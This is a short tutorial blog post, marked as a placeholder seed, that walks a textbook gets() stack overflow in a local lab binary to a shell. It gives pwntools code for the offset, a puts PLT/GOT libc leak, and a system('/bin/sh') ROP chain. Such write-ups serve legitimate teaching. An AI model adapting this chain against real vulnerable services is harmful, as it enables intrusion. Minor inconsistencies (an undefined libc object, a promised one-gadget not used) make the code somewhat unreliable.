
Classic stack overflow to ret2libc
Walking a textbook gets() overflow from crash to shell, leaking libc through the PLT and pivoting into a one-gadget.
This is a seed post. It exists to show what the blog pipeline does with a code-heavy writeup — delete it once you have something real to publish.
Finding the bug
The binary is a 64-bit ELF, dynamically linked, no PIE, NX on, no canary:
$ checksec --file=./vuln
RELRO      STACK CANARY  NX         PIE
Partial    No canary     NX enabled No PIE
main allocates a 64-byte buffer and hands it straight to gets, which has no
concept of a bound:

That gives an unbounded write onto the stack. With no canary and no PIE, the
saved return address at rbp+8 is the only thing standing between us and
control of rip.
Confirming control
A cyclic pattern locates the offset:
from pwn import *

io = process('./vuln')
io.sendline(cyclic(200))
io.wait()

core = io.corefile
offset = cyclic_find(core.read(core.rsp, 8))
log.success(f'offset = {offset}')   # 72
Seventy-two bytes: sixty-four of buffer, then the eight-byte saved rbp.
Leaking libc
ASLR means we need a runtime address before we can call anything useful. The
binary is not PIE, so the PLT and GOT sit at fixed addresses — call
puts@plt with the GOT entry for puts as its argument and it prints its own
resolved address.
elf = ELF('./vuln')
rop = ROP(elf)

POP_RDI = rop.find_gadget(['pop rdi', 'ret'])[0]
RET     = rop.find_gadget(['ret'])[0]   # keeps the stack 16-byte aligned

payload  = b'A' * 72
payload += p64(POP_RDI)
payload += p64(elf.got['puts'])
payload += p64(elf.plt['puts'])
payload += p64(elf.symbols['main'])     # loop back for a second shot
Parse the leak and derive the base:
leak = u64(io.recvline().strip().ljust(8, b'\x00'))
libc.address = leak - libc.symbols['puts']
log.success(f'libc base = {libc.address:#x}')
The ret gadget matters more than it looks. movaps inside libc’s system
faults if rsp is not 16-byte aligned at the call, and that failure mode
looks like a mysterious crash deep inside libc rather than a bug in the chain.
Second stage
With the base known, the second overflow is a plain system("/bin/sh"):
payload  = b'A' * 72
payload += p64(RET)
payload += p64(POP_RDI)
payload += p64(next(libc.search(b'/bin/sh\x00')))
payload += p64(libc.symbols['system'])

io.sendline(payload)
io.interactive()
Notes
| Mitigation | State | Consequence |
|---|---|---|
| Canary | absent | return address is directly writable |
| PIE | absent | PLT/GOT at fixed addresses, so the leak is free |
| NX | enabled | no shellcode on the stack; ROP required |
| RELRO | partial | GOT is writable, an alternative route |
The whole exercise turns on one missing bound check. gets was deprecated in
C99 and removed outright in C11, and this is why.